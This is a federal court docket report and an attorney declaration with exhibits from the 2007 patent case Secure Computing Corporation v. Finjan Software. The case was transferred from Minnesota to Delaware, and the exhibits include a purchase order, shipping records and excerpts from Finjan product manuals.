CLOSED, CV, PATENT, PHV

U.S. District Court
U.S.District Court Minnesota (DMN)
CIVIL DOCKET FOR CASE #: 0:07-cv-02198-JMR-FLN

Secure Computing Corporation v. Finjan Software Ltd et al
Assigned to: Chief Judge James M. Rosenbaum
Referred to: Magistrate Judge Franklin L. Noel
Cause: 35:183 Patent Infringement

Date Filed: 05/04/2007
Date Terminated: 08/16/2007
Jury Demand: Plaintiff
Nature of Suit: 830 Patent
Jurisdiction: Federal Question

Plaintiff

Secure Computing Corporation represented by **Christopher A Seidl**
Robins Kaplan Miller & Ciresi LLP
800 LaSalle Ave Ste 2800
Minneapolis, MN 55402-2015
612-349-8468
Email: caseidl@rkmc.com
LEAD ATTORNEY
ATTORNEY TO BE NOTICED

Jacob M Holdreith
Robins Kaplan Miller & Ciresi LLP
800 LaSalle Ave Ste 2800
Minneapolis, MN 55402-2015
612-349-8500
Fax: 612-339-4181
Email: jmholdreith@rkmc.com
LEAD ATTORNEY
ATTORNEY TO BE NOTICED

Ronald J Schutz
Robins Kaplan Miller & Ciresi LLP
800 LaSalle Ave Ste 2800
Minneapolis, MN 55402-2015
612-349-8500
Fax: 612-339-4181
Email: rjschutz@rkmc.com
LEAD ATTORNEY
ATTORNEY TO BE NOTICED

Trevor J Foster
Robins Kaplan Miller & Ciresi LLP
800 LaSalle Ave Ste 2800
Minneapolis, MN 55402-2015
612-349-0859
Fax: 612-339-4181
Email: tjfoster@rkmc.com

LEAD ATTORNEY
ATTORNEY TO BE NOTICED

V.

Defendant

Finjan Software Ltd represented by **James R Hannah**
Perkins Coie LLP
101 Jefferson Dr
Menlo Park, CA 94025
650-838-4307
Email: jhannah@perkinscoie.com
LEAD ATTORNEY
ATTORNEY TO BE NOTICED

Lisa Kobialka
Perkins Coie LLP
101 Jefferson Dr
Menlo Park, CA 94025
650-838-4447
Email: lkobialka@perkinscoie.com
LEAD ATTORNEY
ATTORNEY TO BE NOTICED

Meghan Ashley Wharton
Perkins Coie LLP
101 Jefferson Dr
Menlo Park, CA 94025
650-838-4363
Email: mwharton@perkinscoie.com
LEAD ATTORNEY
ATTORNEY TO BE NOTICED

Paul Joseph Andre
Perkins Coie LLP
101 Jefferson Dr
Menlo Park, CA 94025
650-838-4370
Email: pandre@perkinscoie.com
LEAD ATTORNEY
ATTORNEY TO BE NOTICED

Rachel K Zimmerman
Merchant & Gould
80 S 8th St Ste 3200
Mpls, MN 55402
(612) 332-5300
Fax: (612) 332-9081
Email:
rzimmerman@merchantgould.com

LEAD ATTORNEY
ATTORNEY TO BE NOTICED

Anthony R Zeuli
Merchant & Gould PC
80 S 8th St Ste 3200
Mpls, MN 55402
612-332-5300
Fax: 612-332-9081
Email: tzeuli@merchant-gould.com
ATTORNEY TO BE NOTICED

Defendant

Finjan Software, Inc. represented by **James R Hannah**
(See above for address)
LEAD ATTORNEY
ATTORNEY TO BE NOTICED

Lisa Kobialka
(See above for address)
LEAD ATTORNEY
ATTORNEY TO BE NOTICED

Meghan Ashley Wharton
(See above for address)
LEAD ATTORNEY
ATTORNEY TO BE NOTICED

Paul Joseph Andre
(See above for address)
LEAD ATTORNEY
ATTORNEY TO BE NOTICED

Rachel K Zimmerman
(See above for address)
LEAD ATTORNEY
ATTORNEY TO BE NOTICED

Anthony R Zeuli
(See above for address)
ATTORNEY TO BE NOTICED

Date Filed	#	Docket Text
05/04/2007	1	COMPLAINT with Jury Demand against all defendants (Filing fee $ 350 receipt number 12925.) assigned to Judge Patrick J. Schiltz per Patent List referred to Magistrate Judge Jeanne J. Graham, filed by Secure Computing Corporation. (Attachments: # 1 Civil Cover Sheet) (dch) QC'd by gjs. (Entered: 05/04/2007)

05/04/2007		Summons Issued as to Finjan Software Ltd, Finjan Software, Inc.. (dch) (Entered: 05/04/2007)
05/04/2007	2	RULE 7.1 DISCLOSURE STATEMENT by Secure Computing Corporation that there is no such parent or publicly held corporation to report. (dch) (Entered: 05/04/2007)
05/07/2007	3	ORDER OF DISQUALIFICATION. Patrick J. Schiltz recused and Magistrate Judge Jeanne J. Graham no longer assigned to case. Case reassigned to Chief Judge James M. Rosenbaum and Magistrate Judge Franklin L. Noel for all further proceedings. The new case number is 07cv2198 JMR/FLN. Signed by Judge Patrick J. Schiltz on 5/7/07. (JME) (Entered: 05/07/2007)
05/09/2007		Summons Reissued as to Finjan Software Ltd, Finjan Software, Inc.. (akl) (Entered: 05/09/2007)
05/24/2007	4	AMENDED COMPLAINT against all defendants, filed by Secure Computing Corporation. (Attachments: # 1 Certificate of Service) (Holdreith, Jacob) (Entered: 05/24/2007)
06/11/2007	5	NOTICE OF HEARING ON MOTION (Attachments: # 1 Certificate of Service)(Zeuli, Anthony) (Entered: 06/11/2007)
06/14/2007	6	MOTION to Dismiss *or, in the Alternative, Motion to Transfer Venue* by Finjan Software Ltd, Finjan Software, Inc.. (Zeuli, Anthony) (Entered: 06/14/2007)
06/14/2007	7	AMENDED NOTICE of Hearing on Motion 6 MOTION to Dismiss *or, in the Alternative, Motion to Transfer Venue*: Motion Hearing set for 8/14/2007 09:00 AM in Minneapolis - Courtroom 15E before Chief Judge James M. Rosenbaum. (Zeuli, Anthony) (Entered: 06/14/2007)
06/14/2007	8	CERTIFICATE OF SERVICE by Finjan Software Ltd, Finjan Software, Inc. re 7 Amended Notice of Hearing on Motion, 6 MOTION to Dismiss *or, in the Alternative, Motion to Transfer Venue* (Zeuli, Anthony) (Entered: 06/14/2007)
06/29/2007	9	MEMORANDUM in Support re 6 MOTION to Dismiss *or, in the Alternative, Motion to Transfer Venue* filed by Finjan Software Ltd, Finjan Software, Inc.. (Attachments: # 1 LR7.1 Word Count Compliance Certificate)(Zeuli, Anthony) (Entered: 06/29/2007)
06/29/2007	10	Declaration of Ezra Sofer in Support of 9 Memorandum in Support of Motion filed by Finjan Software Ltd, Finjan Software, Inc.. (Zeuli, Anthony) (Entered: 06/29/2007)
06/29/2007	11	Declaration of Anthony R. Zeuli in Support of 9 Memorandum in Support of Motion filed by Finjan Software Ltd, Finjan Software, Inc.. (Attachments: # 1 Exhibit(s) A# 2 Exhibit(s) B# 3 Exhibit(s) C part 1# 4 Exhibit(s) C part 2# 5 Exhibit(s) C part 3# 6 Exhibit(s) C part 4# 7 Exhibit(s) D part 1# 8 Exhibit(s) D part 2# 9 Exhibit(s) D part 3)(Zeuli, Anthony) (Entered: 06/29/2007)

06/29/2007	12	RULE 7.1 DISCLOSURE STATEMENT by Finjan Software Ltd, Finjan Software, Inc. of Finjan Software, Inc. as corporate parent and/or publicly held company. (Zeuli, Anthony) (Entered: 06/29/2007)
06/29/2007	13	RULE 7.1 DISCLOSURE STATEMENT by Finjan Software, Inc. of Cisco Systems, Inc. (NASDAQ: CSCO) as corporate parent and/or publicly held company. (Zeuli, Anthony) (Entered: 06/29/2007)
06/29/2007	14	CERTIFICATE OF SERVICE by Finjan Software Ltd, Finjan Software, Inc. re 9 Memorandum in Support of Motion, 12 Rule 7.1 - Disclosure Statement, 11 Declaration in Support,, 13 Rule 7.1 - Disclosure Statement, 10 Declaration in Support (Zeuli, Anthony) (Entered: 06/29/2007)
07/23/2007	15	STIPULATION *PROTECTIVE ORDER* by Secure Computing Corporation, Finjan Software Ltd, Finjan Software, Inc.. (Attachments: # 1 Certificate of Service)(Seidl, Christopher) (Entered: 07/23/2007)
07/24/2007	16	DOCUMENT FILED IN ERROR: WILL REFILE. STIPULATION *(Amended) Protective Order* by Secure Computing Corporation, Finjan Software Ltd, Finjan Software, Inc.. (Attachments: # 1 Certificate of Service)(Seidl, Christopher) Modified text on 7/24/2007 (kt). (Entered: 07/24/2007)
07/24/2007	17	STIPULATION *(Amended) Protective Order* by Secure Computing Corporation, Finjan Software Ltd, Finjan Software, Inc.. (Attachments: # 1 Certificate of Service)(Seidl, Christopher) (Entered: 07/24/2007)
07/24/2007	18	MOTION for Admission Pro Hac Vice for Paul Joseph Andre by Finjan Software Ltd, Finjan Software, Inc.. (Zeuli, Anthony) (Entered: 07/24/2007)
07/24/2007	19	MOTION for Admission Pro Hac Vice for Lisa Kobialka by Finjan Software Ltd, Finjan Software, Inc.. (Zeuli, Anthony) (Entered: 07/24/2007)
07/24/2007	20	MOTION for Admission Pro Hac Vice for James R. Hannah by Finjan Software Ltd, Finjan Software, Inc.. (Zeuli, Anthony) (Entered: 07/24/2007)
07/24/2007	21	MOTION for Admission Pro Hac Vice for Meghan Ashley Wharton by Finjan Software Ltd, Finjan Software, Inc.. (Zeuli, Anthony) (Entered: 07/24/2007)
07/24/2007	22	STIPULATED PROTECTIVE ORDER. Signed by Judge James M. Rosenbaum on July 24, 2007. (kl) (Entered: 07/24/2007)
07/25/2007	23	MEMORANDUM in Opposition re 6 MOTION to Dismiss *or, in the Alternative, Motion to Transfer Venue [FILED UNDER SEAL]* filed by Secure Computing Corporation. (Attachments: # 1 LR7.1 Word Count Compliance Certificate)(Foster, Trevor) RECEIVED SEALED DOCUMENT ON 7/25/07 Modified on 7/30/2007 (GJS). (Entered: 07/25/2007)

07/25/2007	24	Declaration of Paul Hawes in Support of 23 Memorandum in Opposition to Motion filed by Secure Computing Corporation. (Foster, Trevor) (Entered: 07/25/2007)
07/25/2007	25	AFFIDAVIT of Dale Ross in OPPOSITION TO 6 MOTION to Dismiss *or, in the Alternative, Motion to Transfer Venue* filed by Secure Computing Corporation. (Foster, Trevor) (Entered: 07/25/2007)
07/25/2007	26	Declaration of Trevor J. Foster in Support of 23 Memorandum in Opposition to Motion filed by Secure Computing Corporation. (Attachments: # 1 Exhibit(s) Exs A thru G# 2 Exhibit(s) Exs H thru N# 3 Exhibit(s) Ex O, part 1# 4 Exhibit(s) Ex O, part 2# 5 Exhibit(s) Exs P thru Q# 6 Exhibit(s) Ex R, part 1# 7 Exhibit(s) Ex R, part 2# 8 Exhibit(s) Ex R, part 3# 9 Exhibit(s) Ex R, part 4# 10 Exhibit(s) Ex R, part 5# 11 Exhibit(s) Ex R, part 6# 12 Exhibit(s) Exs S thru V# 13 Placeholder for Exs W and X [Filed Under Seal])(Foster, Trevor) RECEIVED SEALED DOCUMENTS ON 7/25/07 Modified on 7/30/2007 (GJS). (Entered: 07/25/2007)
07/25/2007	27	CERTIFICATE OF SERVICE by Secure Computing Corporation re 25 Affidavit in Opposition to Motion, 24 Declaration in Support, 26 Declaration in Support,,, 23 Memorandum in Opposition to Motion (Foster, Trevor) (Entered: 07/25/2007)
07/25/2007		TEXT ONLY ENTRY - ORDER granting 18,19,20,21 Motions for Admission Pro Hac Vice of Attorneys Paul Joseph Andre, Lisa Kobialka, James R Hannah and Meghan Ashley Wharton for Finjan Software Ltd and Finjan Software, Inc. Fees paid; receipt numbers 4-014987 and 4-014988. Approved by Clerk Richard D Sletten on 7/25/07. (MMC) (Entered: 07/27/2007)
07/26/2007	28	Corrected Declaration of Trevor J. Foster in Support of 23 Memorandum in Opposition to Motion filed by Secure Computing Corporation. (Attachments: # 1 Corrected Exhibit R Part 1 of 6 # 2 Corrected Exhibit R Part 2 of 6 # 3 Corrected Exhibit R Part 3 of 6 # 4 Corrected Exhibit R Part 4 of 6 # 5 Corrected Exhibit R Part 5 of 6 # 6 Exhibit(s) R Part 6 of 6)(Foster, Trevor) Modified text on 7/26/2007 (dch). (Entered: 07/26/2007)
07/26/2007	29	CERTIFICATE OF SERVICE by Secure Computing Corporation re 28 Declaration in Support, (Foster, Trevor) (Entered: 07/26/2007)
08/02/2007	30	REPLY to Response to Motion re 6 MOTION to Dismiss *or, in the Alternative, Motion to Transfer Venue* filed by Finjan Software Ltd, Finjan Software, Inc.. (Attachments: # 1 LR7.1 Word Count Compliance Certificate)(Zimmerman, Rachel) (Entered: 08/02/2007)
08/02/2007	31	CERTIFICATE OF SERVICE by Finjan Software Ltd, Finjan Software, Inc. re 30 Reply to Response to Motion (Zimmerman, Rachel) (Entered: 08/02/2007)
08/03/2007	32	NOTICE of Appearance by Rachel K Zimmerman on behalf of Finjan Software Ltd, Finjan Software, Inc. (Zimmerman, Rachel) (Entered:

		08/03/2007)
08/03/2007	33	CERTIFICATE OF SERVICE by Finjan Software Ltd, Finjan Software, Inc. re 32 Notice of Appearance *Rachel K. Zimmerman* (Zimmerman, Rachel) (Entered: 08/03/2007)
08/10/2007		***TEXT ONLY ENTRY*** AMENDED NOTICE of Hearing on Motion 6 MOTION to Dismiss *or, in the Alternative, Motion to Transfer Venue*: Motion Hearing set for 8/14/2007 10:15 AM in Minneapolis - Courtroom 15E before Chief Judge James M. Rosenbaum. PLEASE NOTE CHANGE IN TIME ONLY(HLL) (Entered: 08/10/2007)
08/14/2007	34	Minute Entry for proceedings held before Chief Judge James M. Rosenbaum : Motion Hearing held on 8/14/2007 re 6 MOTION to Dismiss *or, in the Alternative, Motion to Transfer Venue* filed by Finjan Software Ltd and Finjan Software, Inc. Motion to Transfer Venue is granted. Order to be issued. (Court Reporter Dawn Hansen) (HLL) (Entered: 08/14/2007)
08/16/2007	35	ORDER granting 6 Motion to Transfer Venue to District of Delaware. Signed by Judge James M. Rosenbaum on August 15, 2007. (kl) (Entered: 08/16/2007)
10/29/2007	36	LETTER from Clerk's Office to the District of Delaware regarding transfer. (dch) (Entered: 10/29/2007)

PACER Service Center

Transaction Receipt

11/06/2007 07:37:50

PACER Login:	ud0037	**Client Code:**	
Description:	Docket Report	**Search Criteria:**	0:07-cv-02198-JMR-FLN
Billable Pages:	4	**Cost:**	0.32

IN THE UNITED STATES DISTRICT COURT
FOR THE DISTRICT OF MINNESOTA

SECURE COMPUTING CORPORATION, Plaintiff, v. FINJAN SOFTWARE LTD., and FINJAN SOFTWARE, INC., Defendants.	)))))))))	Civil Action No. 07-CV-2198 JMR/FLN

DECLARATION OF TREVOR J. FOSTER AND EXHIBITS INDEX IN SUPPORT OF PLAINTIFF SECURE COMPUTING CORPORATION'S OPPOSITION TO DEFENDANTS' MOTION TO DISMISS OR, IN THE ALTERNATIVE, MOTION TO TRANSFER VENUE

I, TREVOR J. FOSTER, declare:

1. I am an associate with the law firm of Robins, Kaplan, Miller & Ciresi L.L.P., and am one of the attorneys representing plaintiff Secure Computing Corporation ("Secure").

2. I submit this declaration and exhibit index in support of Secure's Opposition to Defendants' Motion to Dismiss or, in the Alternative, Motion to Transfer Venue.

3. I have personal knowledge of the facts stated herein. If called as a witness, I could and would testify competently concerning these matters.

4. Secure has requested a six-month discovery extension in the pending Delaware matter, *Finjan Software Ltd. v. Secure Computing Corporation, et al*. Case No.

06-369 (GMS) ("Delaware litigation"). Finjan opposes this extension and Secure intends on bringing this request to the Court.

5. As of this date, Finjan is producing its witnesses for depositions in the Delaware litigation in California and Israel, not Delaware.

6. Secure Computing's counsel informed Finjan's counsel, Paul Andre, that it had filed a complaint against Finjan in the District of Minnesota. Mr. Andre informed Secure Computing's counsel that he received authority from Finjan to accept service of the Minnesota complaint on behalf of Finjan.

7. Attached hereto as Exhibit A is a true and correct copy of Purchase Order No. 29653 from Secure Computing.

8. Attached hereto as Exhibit B is a true and correct copy of a portion of the box received by Secure Computing labeled Finjan Vital Security™ Load Balancer.

9. Attached hereto as Exhibit C is a true and correct copy of the shipping label on the box received by Secure Computing labeled Finjan Vital Security™ Load Balancer.

10. Attached hereto as Exhibit D is a true and correct copy of the UPS tracking information of the Finjan Vital Security™ Load Balancer box downloaded from the UPS website.

11. Attached hereto as Exhibit E is a true and correct copy of the return address on an envelope contained in the box received by Secure Computing labeled Finjan Vital Security™ Load Balancer.

12. Attached hereto as Exhibit F is a true and correct copy an excerpt from the manual contained in the box received by Secure Computing labeled Finjan Vital Security™ Load Balancer.

13. Attached hereto as Exhibit G is a true and correct copy of a document downloaded from Finjan's website titled "Finjan Vital Security™ Web Appliance Return Warranty," Version 1.1 dated February 2007.

14. Attached hereto as Exhibit H are true and correct copies of a printout from NSI WHOIS database showing finjan.com domain information and a printout from http://www.ip-adress.com/ showing country of origin information regarding the IP address of Finjan.com.

15. Attached hereto as Exhibit I is a true and correct copy a printout from Finjan's homepage on July 24, 2007.

16. Attached hereto as Exhibit J is a true and correct copy of a printout from Finjan's website of a form for users to request Finjan White Papers.

17. Attached hereto as Exhibit K is a true and correct copy of a printout from Finjan's website of a Finjan Distributor Application form.

18. Attached hereto as Exhibit L is a true and correct copy of a printout from Finjan's website of a Finjan Reseller Application form.

19. Attached hereto as Exhibit M are true and correct copies of printouts from Finjan's website containing an online portal for both its distributors and resellers to access via username and password.

20. Attached hereto as Exhibit N is a true and correct copy a Finjan Press Release titled "Finjan Vital Security™ Web Appliance Was the Only Web Security Product to Detect and Block Potentially Destructive Web Attack without Product Update or Signature" dated March 28, 2007.

21. Attached hereto as Exhibit O is a true and correct copy of a marketing brochure downloaded from Finjan's website titled "Malicious Page under Benchmark" dated March 2007.

22. Attached hereto as Exhibit P are true and correct copies of screenshots taken of an excel application downloaded from Finjan's website.

23. Attached hereto as Exhibit Q is a true and correct copy of the Scheduling Order filed in the Delaware litigation dated December 5, 2006.

24. Attached hereto as Exhibit R are true and correct copies of U.S. Patent Nos. 6,092,194; 6,804,780; 7,058,822; 7,171,681; and 7,185,361.

25. Attached hereto as Exhibit S is a true and correct copy of a Press Release pulled from PR newswire titled "Finjan Vital Security™ Web Appliance was the Only Web Security Product to Detect and Block Potentially Destructive Web Attack without Product Update or Signature" dated March 28, 2007.

26. Attached hereto as Exhibit T are true and correct copies of letters between Christopher A. Seidl and James Hannah dated June 18 and June 27, 2007.

27. Attached hereto as Exhibit U is a true and correct copy of Landform Eng'g Co. v. Am. Prop. Dev., Inc., Civ. No. 07-1195, 2007 U.S. Dist. LEXIS 47183 (D. Minn. June 28, 2007).

28. Attached hereto as Exhibit V is a true and correct copy of Premiere Credit of N. Amer., LLC v. ATT Fabrication, Inc., No. 04-cv-1391, 2005 U.S. Dist. LEXIS 8401 (S.D. Ind. May 5, 2005).

29. Attached hereto as Exhibit W is a true and correct copy of a document produced in the Delaware litigation titled "Finjan Software Inc. and its Subsidiaries Consolidated Financial Statements as of December 31, 2005." (FILED UNDER SEAL).

30. Attached hereto as Exhibit X are true and correct copies of emails exchanged between Secure and Finjan produced in the Delaware litigation. (FILED UNDER SEAL).

To the best of my knowledge and belief, I declare, under penalty of perjury, that all the statements made by me are true.

Dated: July 25, 2007

s/ Trevor J. Foster
Trevor J. Foster

EXHIBIT A

SECURE COMPUTING

Purchase Order NO: 29653

BILL TO: ap@securecomputing.com
Phone: (651) 628-2700
Fax: (651) 628-2702

FOB: Origination
TERMS: NET 30 DAYS
TAX: EXEMPT
SALES ORDER NO:
ORDER DATE: 4/17/2007
DUE DATE: 4/30/2007

VENDOR: MODCOMP, INC
1500 POWERLINE ROAD
DEERFIELD BEACH, FL 33442

SHIP TO: Secure Computing Corporation
2340 Energy Park Drive
St Paul, MN
55108
dale ross

ATTENTION:
CONTACT:
CONTACT PH:
FAX:

CARRIER: UPS GND

Item No	Rev	UOM	Ordered Qty	Received Qty	Unit Cost	Extended Cost
0307NG5300		EA	1.0	0.0	7,900.0000	$7,900.00
SKU:						
Desc: Finjan NG5300 Load Balancing Appliance (quote 0307-03803) (dale ross)						
Account No: 1580100730						
Date: 4/30/2007 asset 0407SFA8895 quote 0307-03803			1.0	0.0		

Emailed on 4/19/07 1:37 PM Please send confirmation to ward_morgan@securecomputing.com

Subtotal :	$7,900.00	$7,900.00
Tax :	$0.00	$0.00
Total :	$7,900.00	$7,900.00
	Total Wgt :	0

PR Number 19611

Authorized Signature

By the completion of this purchase order you hereby represent to Secure Computing Corporation that you have complied with the local, state and federal statutes, orders and regulations which relate to Equal Employment Opportunity (EEO) and Affirmative Action including but necessarily limited to Executive Order 11246; 41 CFR 60 - 1.8; 41 CFR 60 - 250.4; 41 CFR 60 - 741.4; Minnesota Statutes 363; Minneapolis Ordinances 139; St. Paul Ordinances 183; and the relevant portions of the current Federal Acquisition Regulations.

SECURE
COMPUTING

Purchase Order NO: 29653

EXHIBIT B

Vitalsecurity™
Series NG-5000
Load Balancer
Policy Server

EXHIBIT C



Case 1:07-cv-00690-GMS-MPT Document 37-3 Filed 11/01/2007 Page 7 of 24

EXHIBIT D

Close Window

Tracking Detail

Your package has been delivered.

Tracking Number:	1Z 69X W57 12 5071 998 0
Type:	Package
Status:	**Delivered**
Delivered On:	04/26/2007 1:17 P.M.
Location:	FRONT DOOR
Delivered To:	MINNEAPOLIS, MN, US
Shipped/Billed On:	04/23/2007
Service:	3 DAY SELECT
Weight:	26.00 Lbs

Package Progress

Location	Date	Local Time	Description
MAPLE GROVE, MN, US	04/26/2007	1:17 P.M.	DELIVERY
	04/26/2007	7:52 A.M.	OUT FOR DELIVERY
	04/26/2007	7:05 A.M.	DESTINATION SCAN
	04/26/2007	2:20 A.M.	ARRIVAL SCAN
MINNEAPOLIS, MN, US	04/26/2007	1:51 A.M.	DEPARTURE SCAN
MINNEAPOLIS, MN, US	04/25/2007	8:31 P.M.	ARRIVAL SCAN
	04/25/2007	6:55 P.M.	DEPARTURE SCAN
	04/25/2007	4:44 P.M.	ARRIVAL SCAN
LOUISVILLE, KY, US	04/25/2007	4:00 P.M.	DEPARTURE SCAN
	04/25/2007	9:53 A.M.	ARRIVAL SCAN
DALLAS/FT. WORTH A/P, TX, US	04/25/2007	7:04 A.M.	DEPARTURE SCAN
DALLAS/FT. WORTH A/P, TX, US	04/24/2007	11:00 P.M.	ADVERSE WEATHER CONDITIONS CAUSED THIS DELAY
	04/24/2007	11:45 A.M.	ARRIVAL SCAN
OAKLAND, CA, US	04/24/2007	6:13 A.M.	DEPARTURE SCAN
	04/24/2007	4:00 A.M.	ARRIVAL SCAN
	04/24/2007	3:42 A.M.	DEPARTURE SCAN
	04/24/2007	12:39 A.M.	ARRIVAL SCAN
SAN JOSE, CA, US	04/23/2007	11:00 P.M.	DEPARTURE SCAN
	04/23/2007	9:05 P.M.	ORIGIN SCAN
US	04/23/2007	7:33 P.M.	BILLING INFORMATION RECEIVED

Tracking results provided by UPS: 07/09/2007 5:29 P.M. ET

NOTICE: UPS authorizes you to use UPS tracking systems solely to track shipments tendered by or for you to UPS for delivery and for no other purpose. Any other use of UPS tracking systems and information is strictly prohibited.

Close Window

Copyright © 1994-2007 United Parcel Service of America, Inc. All rights reserved.

EXHIBIT E




Shoham Building, Hamachshev St. 1, Netanya Industrial Area, P.O. Box 8251, 42504, Israel, Tel: +972 9 864 8200, Fax: +972 9 865 9441, www.finjan.com

EXHIBIT F

finjan®
Vital Security™

securing your web

Installation and Setup Guide



Vital Security™ Web Appliances
NG-1100/NG-5100/NG-8100

Vital Security™ Web Appliances NG-1100/NG-5100/NG-8100 Installation and Setup Guide

© Copyright 1996 - 2006. Finjan Inc. and its affiliates and subsidiaries. All rights reserved. All text and figures included in this publication are the exclusive property of Finjan and are for your personal and non-commercial use. You may not modify, copy, distribute, transmit, display, perform, reproduce, publish, license, create derivative works from, transfer, use or sell any part of its content in any way without the express permission in writing from Finjan. Information in this document is subject to change without notice and does not present a commitment or representation on the part of Finjan. The Finjan technology and/or products and/or software described and/or referenced to in this material are protected by registered and/or pending patents including U.S. Patents No. 6092194, 6154844, 6167520, 6480962, 6209103, 6298446, 6353892, 6804780, 6922693, 6944822, 6993662 and 6965968 and may be protected by other U.S. Patents, foreign patents, or pending applications.

Finjan, Finjan logo, Vital Security, Vulnerability Anti.dote and Window-of-Vulnerability are trademarks or registered trademarks of Finjan Inc., and/or its subsidiaries. Sophos is a registered trademark of Sophos plc. McAfee is a registered trademark of McAfee Inc. Kaspersky is a registered trademark of Kaspersky Lab. SurfControl is a registered trademark of SurfControl plc. Secure Computing is a registered trademark of Secure Computing Corporation. Microsoft and Microsoft Office are registered trademarks of Microsoft Corporation. All other trademarks are the trademarks of their respective owners. Q1 2006.

For additional information, please visit www.finjan.com or contact one of our regional offices:

San Jose, USA
Toll Free: 1 888 FINJAN 8 (1 888 346 5268)
Tel: +1 408 452 9700
Email: salesna@finjan.com

New York, USA
Toll Free: 1 888 FINJAN 8 (1 888 346 5268)
Email: salesna@finjan.com

Asia Pacific
Tel: +972 (0)9 864 8209
Email: salesapac@finjan.com

United Kingdom
Tel: +44 (0) 1252 511 118
Email: salesuk@finjan.com

Germany
Tel: +49 (0)89 673 5970
Email: salesce@finjan.com

Israel
Tel: +972 (0)9 864 8200
Email: salesis@finjan.com

Catalog number: VSNG_ISG
Email: support@finjan.com
Internet: www.finjan.com

EXHIBIT G

finjan®
Vital Security™
securing your web

Finjan Vital Security™ Web Appliance Return and Warranty



Version 1.1
February 2007

Support Services

© Copyright 1996 - 2007. Finjan Inc. and its affiliates and subsidiaries ("Finjan"). All rights reserved.

All text and figures included in this publication are the exclusive property of Finjan and are for your personal and non-commercial use. You may not modify, copy, distribute, transmit, display, perform, reproduce, publish, license, create derivative works from, transfer, use or sell any part of its content in any way without the express permission in writing from Finjan. Information in this document is subject to change without notice and does not present a commitment or representation on the part of Finjan.

The Finjan technology and/or products and/or software described and/or referenced to in this material are protected by registered and/or pending patents including U.S. Patents No. 6092194, 6154844, 6167520, 6480962, 6209103, 6298446, 6353892, 6804780, 6922693, 6944822, 6993662, 6965968, 7058822, 7076469, 7155743, 7155744 and may be protected by other U.S. Patents, foreign patents, or pending applications.

Finjan, Finjan logo, Vital Security, Vulnerability Anti.dote and Window-of-Vulnerability are trademarks or registered trademarks of Finjan. Sophos is a registered trademark of Sophos plc. McAfee is a registered trademark of McAfee Inc. Kaspersky is a registered trademark of Kaspersky Lab. SurfControl is a registered trademark of SurfControl plc. Microsoft and Microsoft Office are registered trademarks of Microsoft Corporation. All other trademarks are the trademarks of their respective owners.

For additional information, please visit www.finjan.com or contact one of our regional offices:

USA
2025 Gateway Place Suite 180 San Jose,
CA 95110, USA
Toll Free: 1 888 FINJAN 8
Tel: +1 408 452 9700 Fax: +1 408 452 9701
salesna@finjan.com

Chrysler Building
405 Lexington Avenue, 35th Floor
New York, NY 10174, USA
Tel: +1 212 681 4410 Fax: +1 212 681 4411
salesna@finjan.com

Israel/APAC
Hamachshev St. 1,
New Industrial Area Netanya, Israel 42504
Tel: +972 (0)9 864 8200
Fax: +972 (0)9 865 9441
salesint@finjan.com

Europe
Westmead House, Westmead,
Farnborough, GU14 7LP, UK
Tel: +44 (0)1252 511118
Fax: +44 (0)1252 510888
salesuk@finjan.com

Alte Landstrasse 27, 85521
Ottobrun, Germany
Tel: +49 (0)89 673 5970
Fax: +49 (0)89 673 597 50
salesce@finjan.com
Printerweg 56
3821 AD Amersfoort
The Netherlands
Tel: +31 (0)318 693 272
Fax: +31 (0)318 693 274
salesne@finjan.com

Email: info@finjan.com
Internet: www.finjan.com

Contents

This document contains the following sections:

1. Appliance return guidelines
2. RMA process
3. Finjan software limited warranty
4. RMA request form

Terms

Customer	The organization that purchases the Finjan product and intends to use it. Also known as the End User and as the purchaser.
Distributor	The organization that receives the Finjan products from and works directly with Finjan to supply and maintain the products for a given geographical area.
Reseller	The organization that sells the Finjan products directly to the customer and receives them from the distributor.

Note: In some areas one organization can assume the role of both Distributor and Reseller. This will occur when the customer purchases the product directly from the Distributor.

Appliance Return Guidelines

Warranty and RMA Information

All Finjan products are supplied with a limited 12 month warranty which covers material and workmanship defects. For a list of situations not covered by this warranty, please see Finjan Software Limited Warranty.

Warranty Repairs

